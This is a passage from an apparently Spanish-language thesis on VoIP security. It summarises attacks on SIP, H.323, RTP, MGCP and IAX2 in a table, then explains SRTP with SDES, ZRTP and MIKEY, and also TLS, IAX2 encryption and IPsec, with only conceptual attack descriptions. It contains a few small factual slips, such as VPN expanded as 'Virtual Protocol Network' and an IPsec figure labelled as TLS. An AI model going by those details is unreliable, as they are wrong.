En la tabla anterior se resumen los protocolos y sus puertos. Como se puede ver algunos son dinámicos y otros estáticos, lo cual tiene ventajas y desventajas. Cuando son dinámicos entorpece la tarea de los *firewalls* y cuando son estáticos advierten a los atacantes la utilización de los protocolos.

4.6. Resumen de vulnerabilidades capa de sesión y transporte

A continuación se define una matriz que resume a que atributos de seguridad afectan los ataques antes vistos. Se clasifican de acuerdo al protocolo vulnerado y permitirá establecer las contramedidas que se usarán para estos ataques.

En la **tabla 4.12**, la primera columna presenta el protocolo al cual pertenece cada ataque, y la segunda columna lista los ataques de esta capa. A partir de la tercera columna, en la **tabla 4.12**, C indica confidencialidad, I indica integridad y D indica disponibilidad.

Tabla 4.13. Vulnerabilidades capa de sesión y transporte

Protocolo	Ataque	C	I	D
H.323	Ataque H.225			✓
	Ataque H.245			✓
	Malformación de mensajes RAS		✓	
SIP	Ataque a *hashes digest*	✓	✓	
	Suplantación de identidad (*Registration hijacking*)		✓	
	Desregistro de usuarios			✓
	Desconexión de usuarios			✓
	Malformación en mensajes INVITE			✓
	Inundación en mensajes INVITE			✓
	Ataque de falsa respuesta (*Faked Response*)			✓
	Ataque de Re-INVITE		✓	
RTP	Captura e inserción de Audio			✓
	Manipulación RTP (*tampering*)			✓
	Saturación mediante paquetes RTP			✓
MGCP	Suplantación (*hijacking*)	✓		
	Creación de llamadas		✓	
	Cancelación de conexión			✓
IAX2	Ataque *POKE*			✓
	Inundación con IAX			✓
	Ataque de enumeración con IAX	✓	✓	
	Ataque de soporte de IAX versión 1			✓
	Ataque de registro rechazado			✓
	Ataque *HANGUP*			✓
	Ataque de espera			✓

En la **tabla 4.12** se puede ver que la mayoría de los ataques están enfocados a causar una denegación de servicio. La telefonía IP con constantes ataques de DoS, hace que su disponibilidad no sea la adecuada para un servicio telefónico, es por esto que se necesita de importantes resguardos para poder competir con la telefonía tradicional.

Capítulo 5

PROTOCOLOS DE SEGURIDAD

Debido a la extensión del estudio de vulnerabilidades y contramedidas de la capa de transporte y sesión, en esta memoria el estudio de las vulnerabilidades y contramedidas se separó en dos capítulos diferentes. En el capítulo anterior se estudiaron las diferentes vulnerabilidades de seguridad, para cada uno de los protocolos de VoIP. En este capítulo se estudian las contramedidas. Para esto, se analizan los protocolos destinados a proteger los mensajes VoIP (SRTP y encriptación IAX) y además se describirán protocolos que brindan seguridad a los datos en general (TLS e IPsec).

Para finalizar este capítulo se realizará un resumen y una comparación de los protocolos de seguridad descritos en este capítulo.

5.1. Protocolo de transporte de tiempo real seguro (SRTP)

El protocolo de transporte de tiempo real seguro (*Secure Real-time Transport Protocol* o SRTP) es un protocolo que provee de seguridad a los protocolos RTP y RTCP. Este protocolo está definido en el RFC 3711 [6].

SRTP se caracteriza por proveer buenos resultados con poco incremento del tamaño del paquete transmitido. Esto se debe a que la encriptación no produce aumento en la carga útil del mensaje.

Además SRTP es un protocolo bastante flexible, que no depende de ninguna administración de llaves específica y cuenta con variadas opciones que serán descritas en la siguiente sección.




Figura 5.1. Mensaje SRTP

En la **figura 5.1** se ve un paquete RTP y SRTP, donde se muestran los campos extras que son agregados al paquete SRTP. Como se puede observar a los mensajes RTP se le agregan dos campos extras MKI y *Authentication tag*.

El campo MKI, *Master Key Identifier* que muestra la **figura 5.1**, tiene tamaño configurable e identifica la llave maestra. Este campo es definido, señalizado y usado por el protocolo administrador de llaves, en la sesión SRTP.

El campo *Authentication tag* también tiene tamaño configurable. Este campo es usado para llevar datos de autenticación y provee autenticación para el encabezado RTP y la carga útil.

SRTP funciona realizando encriptación y autenticación a los mensajes RTP, esta tarea se realiza utilizando diferentes algoritmos. Para la **encriptación** de la carga útil se utiliza AES-CM, que es el algoritmo de encriptación por omisión. Sin embargo, existen 3 modos:

- NULL: el modo NULL es utilizado cuando sólo se requiere autenticación, por lo tanto la carga útil no va encriptada.
- AES *Segmented Integer Counter Mode*: conocido como AES-CM, no produce mayor tamaño para la carga útil encriptada, este tamaño es a lo más 220 bytes.
- AES-f8: es un modo utilizado en UMTS (*Universal Mobile Telecommunications System, redes 3G*) que tiene muy pocas diferencias con el modo AES-CM. Varía la retroalimentación de la salida y la función inicial de encriptación.

El algoritmo para **autenticación** es HMAC-SHA1. HMAC-SHA1 es un algoritmo hash que utiliza el algoritmo SHA1 y se utiliza como código de autenticación de mensajes basado en hash. Mayor información al respecto se encuentra en el RFC 2104.

Para un alto nivel de seguridad los flujos RTP deben ser protegidos por una etiqueta (*tag*) de autenticación de 10 bytes. Es común que la etiqueta de autenticación sea mucho mayor al tamaño de la carga útil, cerca del 50 % de ésta, ya que los paquetes de voz RTP son pequeños. Por lo tanto para reducir el tamaño de los paquetes para aplicaciones que necesiten mas optimización de los paquetes se recomienda utilizar una etiqueta de autenticación de 4 bytes que provee una menor seguridad. [53]

SRTP requiere de protocolos de intercambio de llaves para establecer las llaves de encriptación de cada sesión, entre dos o más participantes en un ambiente no confiable. Para el intercambio de llaves del protocolo SRTP se utilizan *SDPs Security DEscriptions for Media Streams* (SDES), *Multimedia Internet KEYing* (MIKEY) y ZRTP. Estos serán descritos en detalle a continuación.

5.1.1. SDES

SDES (Security DEscriptions for Media Streams) es un protocolo de intercambio de llaves que corresponde a una extensión de transporte de llaves del protocolo SDP. Se utiliza para proveer una forma de negociar llaves criptográficas y otros parámetros de sesión al protocolo SRTP. SDES está definido en el RFC 4568. [7]

SDES se caracteriza por ser el protocolo de intercambio de llaves más fácil de implementar y por lo tanto el más popular entre los proveedores de VoIP. Su simplicidad de implementación radica en que funciona a través del intercambio de parámetros del protocolo SDP en SIP, es decir no necesita de transporte ya que adjunta la llave como un parámetro en SDP.

El intercambio de llaves en SDES funciona a través del atributo `crypto` que pertenece a los mensajes SDP. El mensaje SDP se envía al iniciar la sesión (dentro del mensaje *INVITE* del protocolo SIP), cargando la llave de encriptación para los posteriores mensajes SRTP. El atributo `crypto` se define como:

```
a = crypto: <tag><crypto-suite>inline:<key-params>[<session-params>]
```

- ◇ tag = Identificador numérico único, se usa para indicar que el atributo es aceptado.
- ◇ crypto-suite = La encriptación y autenticación transformada, lista para ser usada en SRTP.
- ◇ key-params = Llave maestra concatenada con la semilla.

- session-parms = Parámetros de sesión opcionales (tiempo de vida de la llave maestra, identificador y tamaño de la llave maestra).

El único método soportado es `inline`, que especifica que la llave misma debe ser incluida en texto plano. En otras palabras, la llave se inserta directamente en el mensaje SDP. Cuando SDES se utiliza en conjunto con SIP la llave es transmitida sin encriptación, por lo tanto la protección de la llave depende solamente de SIP.

SDES posee solamente 3 suites de encriptación AES_CM_128_HMAC_SHA1_80, AES_CM_128_HMAC_SHA1_32 y F8_128_HMAC_SHA1_32. Estas describen los modos anteriormente vistos para SRTP en la sección 5.1.




Figura 5.2. SDES sobre SDP

En la **figura 5.2** se muestra un mensaje *INVITE*, del protocolo SIP, que transporta un mensaje SDP que utiliza SDES. Se ve coloreada la suite de encriptación y como no se encuentra habilitada seguridad alguna sobre SIP, se puede observar que la llave está escrita después de `inline` en texto plano.

Existe un ataque que utiliza una característica de SRTP donde se obtiene o repite la llave de encriptación (*keystream*). La llave de encriptación es generada por el protocolo SDES usando *Advanced Encryption Standard* (AES) en modo-CM. La llave AES se genera aplicando una función pseudo aleatoria para la sesión. Sin embargo SRTP no genera la semilla de forma aleatoria. En lugar de esto supone que el protocolo de llaves (en este caso SDES) asegura que las llaves nunca se repitan. Capturando las semillas el atacante puede obtener el *keystream* en texto plano y des-encriptar los datos de voz completamente.

Para evitar el ataque anteriormente descrito es importante utilizar un protocolo que brinde encriptación a los mensajes del protocolo SIP.

5.1.2. ZRTP

Media Path Key Agreement for Unicast Secure RTP (ZRTP) es un protocolo que describe una extensión en el encabezado de RTP para establecer llaves de sesión utilizando el protocolo *Diffie-Hellman*. No está definido actualmente en un RFC, pero se encuentra en camino a su aprobación, el documento se encuentra publicado por la IETF [9].

La característica principal de ZRTP es que no requiere compartir llaves o de una infraestructura de llaves públicas (PKI). Esto es una importante consideración ya que elimina la necesidad de un servidor certificador confiable y de exponer las llaves al atacante.

ZRTP funciona en 3 modos:

- **Modo** *Diffie-Hellman***:** primero se envían los mensajes de inicio *Hello*, como se puede apreciar en la **figura 5.3** con su respectivo ZRTP id (ZID). Estos mensajes son opcionales, ya que se puede comenzar con el mensaje *Commit*.




Figura 5.3. Intercambio de mensajes ZRTP

Luego con el mensaje *Commit* comienza la sesión ZRTP. Los valores públicos de *Diffie-Hellman* son intercambiados en el mensaje DHpart para cada usuario. Para mayor información sobre *Diffie-Hellman* [54].

El mensaje *Confirm* comunica que todos los cálculos de llaves han sido exitosos. Los parámetros dentro del mensaje indican información adicional y son encriptados; D (*Disclosure flag*), A (*Allow clear flag*), V (*SAS verified flag*) y E (PBX *enrollment flag*).

- **Modo Precompartido:** En este modo los terminales se pueden saltar el cálculo de *Diffie-Hellman* y ocupar las llaves obtenidas en una sesión ZRTP anterior.

- **Modo Multistreame:** A diferencia del modo anterior, no se guardan las llaves obtenidas, si no que se ocupa una sesión activa de ZRTP.

Figura 5.4. Mensaje ZRTP

En la **figura 5.4** se describe un mensaje ZRTP, su tamaño varía de acuerdo al tipo de mensaje.

El campo *magic cookie* de la **figura 5.4** identifica al mensaje ZRTP su valor es de 0x5a525450 en hexadecimal. Además utiliza un campo CRC para detectar errores.

Diffie-Hellman es vulnerable y no brinda protección contra ataques interceptación (*eavesdropping*), debido a esto ZRTP usa *Short Authentication String* (SAS). SAS es esencialmente

un hash criptográfico de dos valores *Diffie-Hellman*. Después del mensaje SAS las respectivas partes, en sus respectivos teléfonos, verán el mensaje SAS correspondiente a su contraparte. Después del mensaje SAS realizan el intercambio de llaves, las llaves compartidas de sesiones anteriores son usadas para autenticar la actual sesión.

ZRTP es muy vulnerable a DoS. Un terminal con el protocolo ZRTP puede ser colapsado simplemente enviando mensajes *Hello* para establecer el intercambio de llaves. Como muestra la **figura 5.3**, el terminal almacena las variables y al ser inundado agota su memoria y las llamadas legítimas serán rechazadas.

5.1.3. MIKEY

MIKEY (Multimedia Internet KEYing) es otro protocolo de intercambio de llaves para SRTP. MIKEY se encuentra definido en el RFC 3830 [8].

MIKEY se caracteriza por tener bajo consumo de ancho de banda y bajo procesamiento. Además en su diseño se trató de disminuir el tamaño del código, para poder ser implementado en terminales con poca memoria y limitada capacidad de procesamiento.

Al igual que SDES, MIKEY permite negociar la llave como parte de la carga útil de SDP durante la instalación de la sesión SIP. Esto no requiere de un encabezado extra. Sin embargo algunos de sus modos requieren de llaves pre-compartidas o una entidad certificadora adicional (PKI).

Puede operar en 3 modos diferentes: llave pre-compartida con transporte de llave, llave pública con transporte de llave, llave pública con autenticación *Diffie-Hellman*. Una extensión final provee autenticación DH y llaves pre-compartidas.

- **Modo de intercambio de llaves pre-compartido (PSK):** Este modo cuenta con la forma más eficiente de transporte de llaves aunque no es escalable para grupos de comunicación.
- **Modo de intercambio de llaves públicas (PKE):** En este modo se genera una llave propia y se envía encriptada utilizando llaves públicas. Este modo requiere mayores recursos computacionales que PSK pero es escalable para grupos de comunicación.
- **Modo de intercambio de llave** *Diffie-Hellman* **(DH):** Este método sólo puede proveer intercambio de llaves entre dos terminales y además requiere la existencia de una entidad certificadora.




Figura 5.5. Mensaje SIP/SDP usando MIKEY

En la **figura 5.5** se ve un mensaje *INVITE* del protocolo SIP, con la encapsulación de un mensaje SDP, que transporta el mensaje del protocolo MIKEY. Este mensaje corresponde al modo de llaves pre-compartidas.

5.2. Transport Layer Security (TLS)

Transport Layer Security (TLS) es un protocolo estándar basado en *Secure Sockets Layer* (SSL), desarrollado por Netscape. TLS v1.1 está definido en el RFC 4346 [4] y TLS v1.2 está definido en el RFC 5246.

TLS se caracteriza por establecer comunicaciones seguras por encima de la capa de transporte, ya que funciona sobre TCP. Otra característica de TLS es que brinda seguridad solamente punto a punto. Si la comunicación pasa por varios dispositivos y estos no utilizan TLS, la información será transmitida sin encriptación.

TLS utiliza una infraestructura pública de llaves (en inglés PKI, *Public Key Infrastructure*). Una PKI es el conjunto de dispositivos que permite que un usuario pueda firmar digitalmente mensajes usando su clave privada, y que otro usuario pueda validar dicha firma utilizando la clave pública del usuario, contenida en el certificado que ha sido emitido por una autoridad de certificación de la PKI [55].

El establecimiento de la comunicación utilizando TLS se compone de 3 etapas. Primero, durante el inicio de la comunicación los extremos negocian el algoritmo de cifrado simétrico que van a utilizar. En la segunda etapa realizan el intercambio de llaves y acuerdan los algoritmos de firma. En la tercera etapa, una vez establecida la comunicación, se utiliza el algoritmo de clave simétrica para cifrar la comunicación y el algoritmo de firma, para generar los códigos de autenticación de los mensajes (MAC: *Message Authentication Codes* o HMAC).

En la **figura 5.6** se muestra una comunicación entre un terminal y un servidor, donde el terminal con el primer mensaje *Hello* indica cuales son los algoritmos soportados y el servidor elige los que serán utilizados. El servidor puede requerir opcionalmente al cliente un certificado para que la comunicación sea mutuamente autentificada.




Figura 5.6. Comunicación TLS

Los algoritmos más utilizados en TLS v1.2 son [56]:

- Para intercambio de llaves: RSA, Diffie-Hellman, ECDH, SRP, PSK
- Para autenticación de las partes: RSA, DSA, ECDSA
- Para cifrado: Triple DES, AES, IDEA, DES
- Para firma de mensajes: HMAC-MD5 (SSLv2 en desuso) o HMAC-SHA (SSLv3).

Las suites de TLS se componen de las variaciones de los algoritmos mencionados anteriormente. Por ejemplo una suite de TLS es TLS_RSA_WITH_AES_128_CBC_SHA, que describe que se utiliza RSA como algoritmo de intercambio de llaves, AES 128 CBC para cifrado y para autentificación (HMAC) se utiliza SHA.

TLS puede ser utilizado por SIP para proteger sus encabezados. Sin embargo, el uso de TLS implica el uso del protocolo de transporte TCP. Por lo tanto, TLS no puede proteger el tráfico RTP, dado que RTP funciona sobre UDP. Además se debe contar con una infraestructura de entidades certificadoras (PKI).




Figura 5.7. Mensaje TLS

En la **figura 5.7** se muestra un mensaje TLS de una comunicación SIP. Como se puede observa los campos del mensaje ya no se encuentran expuestos.

TLS es vulnerable a ataques de denegación de servicio. Un atacante puede abrir varias conexiones TCP, (con el mensaje *Hello*) y sobrecargar la CPU del servidor. Además los atacantes pueden construir mensajes de término de sesiones TLS. Para ataques de este tipo en el RFC de TLS se recomienda utilizar IPsec.

5.3. Encriptación en IAX2

Debido a que en su diseño se consideraron características de encriptación, el protocolo IAX2 no cuenta con un protocolo específico de encriptación, como la mayor parte de los protocolos de VoIP. Su información puede ser encontrada en la definición de IAX2 (RFC 5456) [14].

IAX2 soporta encriptación AES, usando llaves simétricas. Esto quiere decir que ambas partes participantes deben conocer de antemano la llave que utilizarán para la encriptación.

La encriptación IAX funciona utilizando los mensajes del protocolo IAX2. Para comenzar la comunicación un mensaje *NEW* se envía, indicando que la llamada debe ser encriptada. Luego, si la contraparte soporta encriptación envía un mensaje *AUTHREQ* indicando que soporta encriptación. Si la contraparte no soporta encriptación, la llamada es cancelada o continua sin encriptación.




Figura 5.8. Mensaje IAX2 encriptado

En la **figura 5.8** se puede observar cómo se envían los primeros mensajes *NEW* y *AUTHREQ* y a continuación los mensajes de IAX no pueden ser reconocidos (*Unknown*).

La llave de encriptación es obtenida a través del algoritmo MD5 y la contraseña del usuario. El método para la obtención de la llave encriptación funciona a través de "desafíos", que son mensajes con parámetros que deben ser respondidos. El servidor le envía un desafío al usuario y la respuesta al desafío será un *hash* MD5, calculado de la concatenación de los parámetros del desafío y la contraseña del usuario. Así es como se evitan ataques de repetición, ya que el *hash* de la contraseña del usuario podría ser utilizado para otras conexiones, pero cada conexión al servidor tiene sus propios parámetros de desafío [57].

La encriptación IAX2 es una herramienta útil para prevenir ataques. Sin embargo, como ya se vio anteriormente MD5 es un algoritmo vulnerable (ver capítulo 4).

Otra debilidad de esta encriptación, es que solo se encripta la carga útil, por lo tanto, un atacante podrá ver la identificación de las llamadas que están siendo cursadas, a través de los datos de origen y destino.

5.4. Internet Protocol security (IPsec)

IPsec es un conjunto de protocolos de seguridad (AH y ESP) que brinda encriptación a nivel de capa de red del modelo OSI. Fue desarrollado para el nuevo estándar IPv6 y después fue portado a IPv4. El protocolo IPsec está definido en el RFC 4301 [5].

Se caracteriza por garantizar las comunicaciones IP mediante la autenticación y el cifrado de cada paquete IP de un flujo de datos. Es decir, existe a nivel de capa de red brindando seguridad a las capas superiores.

Funciona en dos modos: modo túnel y modo transporte. El modo túnel permite proteger los paquetes IP en su totalidad y es utilizado comúnmente para dar una funcionalidad de *Virtual Protocol Network* (VPN), donde un paquete IP es encapsulado dentro de otro y enviado a su destino. Por otro lado el modo de transporte brinda autenticación y encriptación al paquete IP pero no protege el encabezado IP.




Figura 5.9. Mensaje TLS

En la **figura 5.9** se muestra como IPsec agrega encabezados de acuerdo al modo que se elija. Como se puede ver el modo transporte no protege el encabezado IP, sin embargo el modo túnel agrega un nuevo encabezado, para proteger el encabezado IP.

Los protocolos que componen IPSec han sido desarrollados para proporcionar seguridad a nivel de paquete. A continuación se describen los protocolos según [58]:

- *Authentication Header* **(AH)** proporciona integridad, autenticación y no repudio si se eligen los algoritmos criptográficos apropiados.




Figura 5.10. Mensajes AH

En la **figura 5.10** se muestra un paquete IP, utilizando AH en modo transporte, que es modificado ligeramente para incluir una nueva cabecera AH, entre la cabecera IP y la información transmitida (TCP en este caso).

Cuando el paquete en modo transporte llega a su siguiente destino y pasa el test de autenticidad, la cabecera AH es quitada y el campo proto=AH es reemplazado con el siguiente protocolo de la carga transmitida (TCP, UDP, etc). Esto pone al paquete en su estado original, y puede ser enviado al proceso original.

Por otro lado cuando un paquete en modo túnel llega a su destino, pasa el mismo proceso de autentificación, igual que cualquier paquete AH-IPsec. Este proceso hace que se despoje de sus cabeceras IP y AH, luego queda el paquete original, como se muestra en la **figura 5.10**, luego el paquete es enrutado mediante un proceso normal.

El paquete reconstituido puede ser entregado a la máquina local o enrutado donde sea (dependiendo de la dirección IP encontrada en el paquete encapsulado), pero no vuelve a estar protegido con IPsec. La protección finaliza al final del túnel. A partir de allí es tratado como un datagrama IP normal.

- *Encapsulating Security Payload* **(ESP)** proporciona confidencialidad y la opción de autenticación y protección de integridad.

